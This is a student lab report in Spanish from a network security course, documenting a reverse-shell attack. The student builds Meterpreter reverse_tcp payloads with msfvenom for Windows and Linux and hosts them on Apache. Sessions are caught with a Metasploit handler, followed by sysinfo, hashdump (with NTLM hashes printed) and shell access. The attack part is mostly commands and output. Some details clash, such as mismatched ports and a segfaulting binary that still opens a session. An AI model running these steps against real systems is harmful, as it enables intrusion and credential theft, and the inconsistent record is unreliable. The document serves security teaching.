

LABORATORIO #3

DANIEL SAMIR RODRÍGUEZ PALACIOS

Estudiantes, IX semestre

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFORMÁTICA

SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

LABORAT0ORIO #3

DANIEL SAMIR RODRÍGUEZ PALACIOS

Estudiantes, IX semestre

RAFEL SANDOVAL MORALES

Docente de asignatura

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFORMÁTICA

SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

TABLA DE CONTENIDO

Informe detallado de despliegue y explotación de satena.exe	6
Objetivo y contexto	6
Creación del Msfvenom	7
Servidor de Apache	8
Aquí ya Podemos visualizar el archivo de satena.exe:	9
Aquí hacemos descargable los archivos que subimos al /var/www/html/	9
Ahora lo que procedemos a entrar a metasploit desde Kali.	11
Segunda parte, ataque a la distribución de Linux (Ubuntu, escogí una Ova)	14
Aquí movimos el ataque.elf a la carpeta de html y le dimos privilegios y después ponemos a correr el apache2, para acceder desde Ubuntu.....	14
Aquí ya podemos apreciar el index de apache que tiene los archivos ..exe.....	15
Luego nos vamos a configurar el	16
Usamos esos comandos para ejecutar el ataque.elf.....	17
Aquí ya nos encontramos con la sesión de meterpreter activa y corriendo... ..	17
Aquí tenemos el proceso activo de ataque.elf activo... ..	18
Acceder al Windows xp desde meterpreter	18
Dificultades encontradas y soluciones	20
Glosario	20
Conclusiones	21
Durante La práctica permitió desplegar exitosamente un payload Windows (satena.exe) en un servidor Apache y capturar una sesión Meterpreter. Los principales retos fueron liberar el puerto de escucha y ajustar permisos en el directorio web, pero se superaron con diagnósticos de lsof, kill y uso de sudo.Bibliografía	21
Webgrafía	21

LISTA DE ILUSTRACIONES

Ilustración 1 creando un payload	7
Ilustración 2 servidor Apache	8
Ilustración 3satena.exe	8
Ilustración 4 index.....	9
Ilustración 5/var/www/html/	9
Ilustración 6 cambiamos por indexsp.html	9
Ilustración 7 los index modificados	10
Ilustración 8.....	10
Ilustración 9.....	11
Ilustración 10.....	11
Ilustración 11	12
Ilustración 12.....	12
Ilustración 13.....	12
Ilustración 14.....	13
Ilustración 15.....	13
Ilustración 16.....	14
Ilustración 17.....	14
Ilustración 18.....	15
Ilustración 19.....	16
Ilustración 20.....	17
Ilustración 21.....	17

Informe detallado de despliegue y explotación de satena.exe

En el presente informe se documenta el procedimiento realizado para llevar a cabo la carga y ejecución de un payload malicioso en un entorno controlado de laboratorio. Se utilizó un servidor Apache como medio de distribución y la herramienta Metasploit Framework como plataforma para la gestión de la explotación y el establecimiento de una sesión remota con la máquina víctima.


Objetivo y contexto

En este ejercicio buscamos desplegar un payload Windows (satena.exe) en un servidor Apache y, posteriormente, capturar una sesión Meterpreter mediante Metasploit. El flujo general contempla:

- Publicación del ejecutable en /var/www/html/
- Modificación del índice de Apache para facilitar descargas
- Ejecución de un handler reverse_tcp
- Obtención de acceso y ejecución de comandos post-explotación

Creación del Msfvenom

Yo generé un ejecutable malicioso para Windows usando msfvenom, creando un payload Meterpreter de tipo reverse TCP y volcándolo en el archivo satena.exe. Luego confirmé su existencia en mi carpeta de trabajo.



```
(pater@pater)-[~]
$ cd laboratorio-3


(pater@pater)-[~/laboratorio-3]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=210.210.200.4 LPORT=4678 -f exe > /home/pater/laboratorio-3/satena.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(pater@pater)-[~/laboratorio-3]
$ ls
satena.exe
```

Ilustración 1 creando un payload

Servidor de Apache

Inicié el servidor Apache y verifiqué que estuviera corriendo correctamente.



```


pater@pater: ~
(pater@pater)-[~]
$ service apache2 start

(pater@pater)-[~]
$ service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset:➤
   Active: active (running) since Wed 2025-09-03 01:04:09 CEST; 8s ago
   Invocation: e3ce7de63ed44ef4b965b44c1a7c1026
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 26729 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/S➤
   Main PID: 26747 (apache2)
     Tasks: 7 (limit: 2582)
    Memory: 23.4M (peak: 23.7M)
       CPU: 219ms
    CGroup: /system.slice/apache2.service
            └─26747 /usr/sbin/apache2 -k start
              └─26752 /usr/sbin/apache2 -k start
                └─26753 /usr/sbin/apache2 -k start
                  └─26754 /usr/sbin/apache2 -k start
                    └─26755 /usr/sbin/apache2 -k start
                      └─26756 /usr/sbin/apache2 -k start
                        └─26757 /usr/sbin/apache2 -k start

sep 03 01:04:08 pater systemd[1]: Starting apache2.service - The Apache HTTP Se➤
sep 03 01:04:09 pater apachectl[26746]: AH00558: apache2: Could not reliably de➤
sep 03 01:04:09 pater systemd[1]: Started apache2.service - The Apache HTTP Ser➤
lines 1-22/22 (END)
  
```

Ilustración 2 servidor Apache

Yo intenté copiar mi payload satena.exe desde el directorio de trabajo al document root de Apache para poder descargarlo vía web. Para ello ejecuté:



```

(pater@pater)-[~/laboratorio-3]
$ sudo cp satena.exe /var/www/html/
[sudo] contraseña para pater:
  
```

Ilustración 3satena.exe

Aquí ya Podemos visualizar el archivo de satena.exe:

```
(pater@pater)-[~/laboratorio-3]
$ cd /var/www/html/

(pater@pater)-[/var/www/html]
$ ls
index.html  index.nginx-debian.html  satena.exe
```

Ilustración 4 index

Aquí hacemos descargable los archivos que subimos al /var/www/html/

```
(pater@pater)-[/var/www/html]
$ chmod 777 /var/www/html
chmod: cambiando los permisos de '/var/www/html': Operación no permitida

(pater@pater)-[/var/www/html]
$ sudo su
(root@pater)-[/var/www/html]
# chmod 777 /var/www/html
```

Ilustración 5/var/www/html/

Con el siguiente comando modificamos el index.html que trae el apache por defecto y lo cambiamos por indexsp.html, para que nos deje acceder a los archivos que montamos ahí, el cual es satena.exe

```
(root@pater)-[/var/www/html]
# mv index.html indexsp.html
```

Ilustración 6 cambiamos por indexsp.html

Aquí ya podemos apreciar los cambios que hicimos en el apache con su **index.html** por **indexps.html**




Ilustración 7 los index modificados




Ilustración 8

Ahora lo que procedemos a entrar a metasploit desde Kali.

```
(root@pater)-[/var/www/html]
# msfconsole

Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R

Metasploit

      =[ metasploit v6.4.84-dev ]
+ -- --=[ 2,547 exploits - 1,309 auxiliary - 1,680 payloads ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

Ilustración 9

Aquí se ejecutaron los siguientes comandos:

use exploit/multi/handler

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST 210.210.200.4

set LPORT 4444

exploit

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 210.210.200.4
LHOST => 210.210.200.4
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 210.210.200.4:4444
[*] Sending stage (177734 bytes) to 210.210.200.7
[*] Meterpreter session 1 opened (210.210.200.4:4444 -> 210.210.200.7:1057) at 2025-09-03 08:
13:03 +0200
```

Ilustración 10

Al darle exploit se nos carga: [*] Started reverse TCP handler on 210.210.200.4:4444

Entonces esperamos que el dueño del Windows server ejecute el archivo satena.exe

Al ejecutar el satena.exe no sale esto...

[*] Sending stage (177734 bytes) to 210.210.200.7

[*] Meterpreter session 1 opened (210.210.200.4:4444 -> 210.210.200.7:1057) at 2025-09-03

08:13:03 +0200

- ✓ Le damos sysinfo para visualizar todo lo que tiene el sistema que estamos atacando

```
meterpreter > sysinfo
Computer      : WINDOWS-SERVER
OS            : Windows Server 2003 (5.2 Build 3790, Service Pack 1).
Architecture  : x86
System Language : es_ES
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 
```

Ilustración 11

- ✓ Con getuid podemos irnos a mirar que usuario tenemos registrado o cual está de principal

```
meterpreter > getuid
Server username: WINDOWS-SERVER\Administrador
```

Ilustración 12

- ✓ Le damos hashdump para mirar los usuarios y sus contraseñas

```
meterpreter > hashdump
Administrador:500:ccf9155e3e7db453aad3b435b51404ee:3dbde697d71690a769204beb12283678:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:b1823701cd848471e695b58ba8ce72a8:::
meterpreter > 
```

Ilustración 13

- ✓ Con netstat podemos Ver conexiones de red activas

```
meterpreter > netstat
```

Connection list
=====

Proto	Local address	Remote address	State	User	Inode	PID/Program name
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	804/svchost.exe
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:1026	0.0.0.0:*	LISTEN	0	0	540/lsass.exe
tcp	127.0.0.1:1027	0.0.0.0:*	LISTEN	0	0	1976/alg.exe
tcp	210.210.200.7:139	0.0.0.0:*	LISTEN	0	0	4/System
tcp	210.210.200.7:1057	210.210.200.4:44 44	ESTABLISHED	0	0	1560/satena.exe
udp	0.0.0.0:1025	0.0.0.0:*		0	0	856/svchost.exe
udp	0.0.0.0:445	0.0.0.0:*		0	0	4/System
udp	0.0.0.0:500	0.0.0.0:*		0	0	540/lsass.exe
udp	0.0.0.0:4500	0.0.0.0:*		0	0	540/lsass.exe
udp	127.0.0.1:123	0.0.0.0:*		0	0	944/svchost.exe
udp	127.0.0.1:1032	0.0.0.0:*		0	0	988/IEXPLORE.EXE
udp	210.210.200.7:123	0.0.0.0:*		0	0	944/svchost.exe
udp	210.210.200.7:137	0.0.0.0:*		0	0	4/System
udp	210.210.200.7:138	0.0.0.0:*		0	0	4/System

Ilustración 14

- ✓ Con Shell podemos acceder al cmd del sistema o el system32

```
meterpreter > shell
```

Process 1752 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>

C:\WINDOWS\system32>ipconfig

ipconfig

Configuraci3n IP de Windows

Adaptador Ethernet Conexi3n de 3rea local:

Sufijo conexi3n espec3fica DNS: bbrouter
Direcci3n IP. : 210.210.200.7
M3scara de subred : 255.255.255.0
Puerta de enlace predet. . . : 210.210.200.1

C:\WINDOWS\system32>

Ilustraci3n 15

Segunda parte, ataque a la distribución de Linux (Ubuntu, escogí una Ova)

Creamos la carpeta donde guardaremos el .exe y llamamos el .exe así... **ataque.exe**

```
(pater@pater)-[~]
$ mkdir ubuntu3

(pater@pater)-[~]
$ cd ubuntu3

(pater@pater)-[~/ubuntu3]
$ ls

(pater@pater)-[~/ubuntu3]
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=210.210.200.4 LPORT=4678
-f elf > ataque.elf
-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```

```
(pater@pater)-[~/ubuntu3]
$ ls
ataque.elf
```

Ilustración 16

Aquí movimos el ataque.elf a la carpeta de html y le dimos privilegios y después ponemos a correr el apache2, para acceder desde Ubuntu

```
(pater@pater)-[~/ubuntu3]
$ sudo cp ataque.elf /var/www/html
[sudo] contraseña para pater:

(pater@pater)-[~/ubuntu3]
$ sudo chmod 755 /var/www/html/ataque.elf
```

Ilustración 17

Aquí ya podemos apreciar el index de apache que tiene los archivos ..exe





Ilustración 18

Luego nos vamos a configurar el

msfconsole

use exploit/multi/handler

set PAYLOAD linux/x64/meterpreter/reverse_tcp

set LHOST 210.210.200.4

set LPORT 4678


exploit

```
msf exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 210.210.200.4
LHOST => 210.210.200.4
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 210.210.200.4:4444
[*] Sending stage (3090404 bytes) to 210.210.200.11
[*] Meterpreter session 1 opened (210.210.200.4:4444 -> 210.210.200.11:36850) at
2025-09-03 17:58:51 +0200

meterpreter > |
```

Ilustración 19


Usamos esos comandos para ejecutar el ataque.elf



```
osboxes@osboxes:~/Desktop$ ls
ataque.elf
osboxes@osboxes:~/Desktop$ chmod +x ataque.elf
Command 'chmod' not found, did you mean:
  command 'chmod' from deb coreutils (9.4-2ubuntu2)
Try: sudo apt install <deb name>
osboxes@osboxes:~/Desktop$ chmod +x ataque.elf
osboxes@osboxes:~/Desktop$ ./ataque.elf
Segmentation fault (core dumped)
osboxes@osboxes:~/Desktop$
```


Ilustración 20

Aquí ya nos encontramos con la sesión de meterpreter activa y corriendo...



```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 210.210.200.4:4444
[*] Sending stage (3090404 bytes) to 210.210.200.11
[*] Meterpreter session 1 opened (210.210.200.4:4444 -> 210.210.200.11:36850) at
2025-09-03 17:58:51 +0200
meterpreter > |
```

